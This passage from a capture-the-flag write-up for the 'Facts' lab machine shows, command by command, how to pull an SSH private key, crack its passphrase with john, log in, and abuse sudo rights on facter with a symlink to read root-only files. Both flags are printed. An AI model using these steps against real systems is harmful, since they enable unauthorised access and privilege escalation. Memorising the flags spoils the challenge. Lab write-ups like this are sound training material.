vm6i%2FQyShJ%2FURcLGjgBePk00IqA90%2BiA2%2FORUBllJ%2FZ%2F8lxgGjwrSt%2FWj4gO%2F%2BwmxZNuFz31aYnmi7CyxgJ8T79XrnApGDvU%2FAFIw%3D--zMVT%2B7GAtZM5dq2g-
-oy4L3S2sRFFFdyaBVUP4RA%3D%3D; auth_token=Tx57rA_IdauNAB7o9ordaw%26Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rv%3A128.0%29+Gecko%2F20100101+Firefox
%2F128.0%2610.10.15.5' -o id_ed25519 -s

┌──(agonen㉿kali)-[~/htb/Facts]
└─$ chmod 600 id_ed25519
we want to extract the hash:
┌──(agonen㉿kali)-[~/htb/Facts]
└─$ ssh2john id_ed25519 > hash.txt
and then crack it:
┌──(agonen㉿kali)-[~/htb/Facts]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:10:54 DONE (2026-02-15 01:14) 0.001526g/s 4.885p/s 4.885c/s 4.885C/s jhonatan..mariano
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Now, we can login via ssh:
ssh trivia@facts.htb -i id_ed25519 # dragonballz

and grab the user flag:
trivia@facts:/home/william$ cat user.txt
05d1b78c5a7307ac775c2b6d55651fea
Arbitrary file read as root using sudo on facter
I checked for sudo permissions:
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
After some playing, I managed to get arbitrary file reading:
trivia@facts:~$ ln -sf /root/root.txt config.conf
trivia@facts:~$ sudo facter -c config.conf | head
[2026-02-15 00:02:43.899342 ] WARN Facter::ConfigReader - Facter failed to read config file config.conf with the following error: /home/trivia/config.conf: 2: Key 'a35d9b09b23726ad0e91a52374cefc35' may not be followed by token: end of file
[2026-02-15 00:02:43.899819 ] WARN Facter::ConfigReader - Facter failed to read config file config.conf with the following error: /home/trivia/config.conf: 2: Key 'a35d9b09b23726ad0e91a52374cefc35' may not be followed by token: end of file
[2026-02-15 00:02:43.903521 ] WARN Facter::ConfigReader - Facter failed to read config file config.conf with the following error: /home/trivia/config.conf: 2: Key 'a35d9b09b23726ad0e91a52374cefc35' may not be followed by token: end of file
[2026-02-15 00:02:43.905306 ] WARN Facter::ConfigReader - Facter failed to read config file config.conf with the following error: /home/trivia/config.conf: 2: Key 'a35d9b09b23726ad0e91a52374cefc35' may not be followed by token: end of file
disks => {
  sda => {
    model => "Virtual disk",
    serial => "6000c2967e20ea19ef110cf6b958a20e",
    size => "10.00 GiB",
    size_bytes => 10737418240,
    type => "ssd",
    vendor => "VMware",
    wwn => "0x6000c2967e20ea19ef110cf6b958a20e"
  }
As we can see, we got the root flag:
a35d9b09b23726ad0e91a52374cefc35